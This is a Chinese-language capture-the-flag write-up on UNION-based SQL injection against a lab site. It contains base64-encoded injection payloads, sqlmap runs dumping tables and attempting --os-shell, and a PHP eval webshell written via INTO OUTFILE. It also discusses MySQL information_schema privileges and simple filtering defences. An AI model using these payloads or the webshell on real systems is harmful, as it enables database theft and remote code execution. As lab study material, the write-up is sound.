CTF-3 SQL注入

手动注入：

第一行是sql注入语句，第二行是经过base64编码后的数据

```
1 and 1=2 union select 1, database()
MSBhbmQgMT0yIHVuaW9uIHNlbGVjdCAxLCBkYXRhYmFzZSgp

1 and 1=2 union select version(), current_user()
MSBhbmQgMT0yIHVuaW9uIHNlbGVjdCB2ZXJzaW9uKCksIGN1cnJlbnRfdXNlcigp

1 and 1=2 union select 1, database()
MSBhbmQgMT0yIHVuaW9uIHNlbGVjdCAxLCBkYXRhYmFzZSgp

1 and 1=2 union select 1, group_concat(table_name) from information_schema.tables where
table_schema='websec'
MSBhbmQgMT0yIHVuaW9uIHNlbGVjdCAxLCBncm91cF9jb25jYXQodGFibGVfbmFtZSkgZnJvbSBpbmZvcm1hdGlvbl9zY2hl
bWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT0nd2Vic2VjJw==

1 and 1=2 union select 1, group_concat(column_name) from information_schema.columns where
table_name='flag'
MSBhbmQgMT0yIHVuaW9uIHNlbGVjdCAxLCBncm91cF9jb25jYXQoY29sdW1uX25hbWUpIGZyb20gaW5mb3JtYXRpb25fc2No
ZW1hLmNvbHVtbnMgd2hlcmUgdGFibGVfbmFtZT0nZmxhZyc=

1 union select 1,value from flag
MSB1bmlvbiBzZWxlY3QgMSx2YWx1ZSBmcm9tIGZsYWc=
```

其中select 1的1用作占位，group_concat是把很多字符串拼接成一个字符串。

问题澄清：

information_schema是不是每个用户都可以访问的，还是只有root可以访问？

这个root用户是真的root用户吗，怎么权限这么少？也即这个root用户只是出题人欺骗我们的，徒有其名？

疑问一


尝试如下：

```
create user 'tester'@'%' identified by 'test';
这个时候是tester是初始权限
另一个窗口使用mysql -utester -ptest登入
show databases;
发现有information_schema，说明这个information_schema是每个用户都有的，是都可以查看的
```

但是查看此库中的表，跟root用户此库中的表大多不一样，进一步查看官网文档：

> INFORMATION_SCHEMA is a database within each MySQL instance, the place that stores information about all the other databases that the MySQL server maintains. The INFORMATION_SCHEMA database contains several read-only tables. They are actually views, not base tables, so there are no files associated with them, and you cannot set triggers on them. Also, there is no database directory with that name. Although you can select INFORMATION_SCHEMA as the default database with a USE statement, you can only read the contents of tables, not perform INSERT, UPDATE, or DELETE operations on them.

意思是，这个数据库其实是个视图（view），对每个登入的用户（也即实例），都会有一个information_schema视图存在。mysql实例，据我理解就是用户登入的数目，在本地登入root和tester后，查看进程：



```
root@kali:~# ps -ef | grep mysql
root       5154     1  0 05:38 pts/0    00:00:00 /bin/sh /usr/bin/mysqld_safe
mysql      5481  5154  0 05:38 pts/0    00:00:37 /usr/sbin/mysqld --basedir=/usr
--datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --pid-f
ile=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
root       5482  5154  0 05:38 pts/0    00:00:00 logger -t mysqld -p daemon.error
root       5731  4604  0 05:52 pts/0    00:00:00 mysql -uroot -px xx
root      10329  4961  0 17:49 pts/1    00:00:00 mysql -utester -px xx
```

从末尾看出，有两个mysql client进程，在mysqld眼里，这就是两个instance。

另外，information_schema说是视图，但是并没有基表，这跟其他普通视图是不一样的，因为普通视图就是用基表的数据和对基表的操作定义出来的。可能只能说，这个视图是元视图，可以不一般。


对每个实例，都有一个对应于当前用户权限的information_schema，而且显示地操作，只能是查看，而不能I/U/D等。

所以在演示时，我说information_schema只能root用户查看，是错的。


疑问二

接下来尝试这个root用户是管理员root，还是一个叫root但不是管理员的用户。

（为了方便截图和说明，前面是后面命令的结果）



```
[19:26:37] [INFO] testing if current user is DBA
[19:26:37] [INFO] fetching current user
current user is DBA:    True
[19:26:37] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/124.16.71.70'

[*] shutting down at 19:26:37

root@kali:~# sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper base64enc
ode.py  --is-dba
```




```
database management system users [2]:
[*] 'root'@'%'
[*] 'root'@'localhost'

[19:27:50] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/124.16.71.70'

[*] shutting down at 19:27:50

root@kali:~# sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper base64enc
ode.py  --users
```

说明一点，root@%是任意主机（%）上的用户root，localhost是只能在本地登录的用户，其实这样就可以给php一个%的，然后限制这个root自身访问websec表（比如只给select权限，想改flag，呵呵....这只是个例子，select注入一般是不能做IDU操作的），但是本地localhost仍然是全权限。


从以上两个图看，结论就很明显了，这个root就是mysql的最高管理员，只是这是个select注入，mysql限制了select里面嵌套IDU子句，导致只能获取数据，无法修改。

另外，看看能不能写webshell：



```
[19:42:25] [WARNING] unable to upload the file stager on '/usr/share/nginx/html'
[19:42:25] [INFO] trying to upload the file stager on '/usr/share/nginx/html' vi
a UNION technique
[19:42:25] [WARNING] it looks like the file has not been written, this can occur
 if the DBMS process' user has no write privileges in the destination path
[19:42:25] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 14 times
[19:42:25] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/124.16.71.70'

[*] shutting down at 19:42:25

root@kali:~/ctf# sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper base6
4encode.py  --os-shell
```

尝试写入webshell，发现这个mysqld的用户（比如是mysql-user），出题者对它做了限制，我感觉找不到此用户有写入权限的目录。



```
[19:44:47] [WARNING] unable to upload the file stager on '/var/www/web'
[19:44:47] [INFO] trying to upload the file stager on '/var/www/web' via UNION t
echnique
[19:44:47] [WARNING] it looks like the file has not been written, this can occur
 if the DBMS process' user has no write privileges in the destination path
[19:44:47] [INFO] trying to upload the file stager on '/var/www/www/build' via L
IMIT INTO OUTFILE technique
[19:44:47] [WARNING] unable to upload the file stager on '/var/www/www/build'
[19:44:47] [INFO] trying to upload the file stager on '/var/www/www/build' via U
NION technique
[19:44:47] [WARNING] it looks like the file has not been written, this can occur
 if the DBMS process' user has no write privileges in the destination path
[19:44:47] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 102 times
[19:44:47] [INFO] fetched data logged to text files under '/usr/share/sqlmap/out
put/124.16.71.70'

[*] shutting down at 19:44:47

root@kali:~/ctf#
root@kali:~/ctf# sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper base6
4encode.py  --os-shell
```

手动写入的话，payload如下：

union select 1,'<?php eval($_POST[cmd]);?>' into outfile '/usr/share/nginx/html'


虽然可以用select命令做点事情，但出题人限制了。（不给你捣乱）

结论

information_schema是每个用户都有的（也可以说是每个登入的实例），都可以查看（也即可以无痛查表名、查列名），这点我说错了。

这个叫'root'的当前用户是dba（这点我说对了），不能IDU只是因为这是个select注入，insert注入你试试。

为了验证root能不能自己限制对某个表的insert：



```
mysql> revoke insert on testing.* from 'root';
Query OK, 0 rows affected (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> insert into hack values('sdfsafs', 12123)
    -> ;
Query OK, 1 row affected (0.01 sec)
```

正常insert，说明root就是出入无阻。

最后

禁止一般用户访问information_schema的方法：

方法1，nginx配置对get参数，过滤掉包含information_schema字符串的请求。

方法2，后台php对用户提交的内容过滤的时候，把information_schema字符串过滤掉。

sqlmap：

使用sqlmap的经过如下（具体操作详见视频）：

```
 2002  sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper=base64encode.py --dbs
 2003  sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --dbms=mysql  --dbs
 2004  sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --dbms=mysql --tamper base64encode.py  --dbs
 2005  sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --tamper base64encode.py --current-db
 2006  sqlmap -u http://124.16.71.70:40005/?id=MQ%3d%3d --dbms=mysql --tamper base64encode.py  --current-db
 2007  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --current-db
 2008  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level
 2009  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5
 2010  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 --current-db --dbs
 2011  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 -D websec --tables
 2012  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 -D websec -T flag
 2013  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 -D websec -T flag --columns
 2014  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 -D websec -T flag -C value
 2015  sqlmap -u "http://124.16.71.70:40005/?id=MQ%3d%3d" --tamper base64encode.py --level=5 -D websec -T flag -C value --dump
```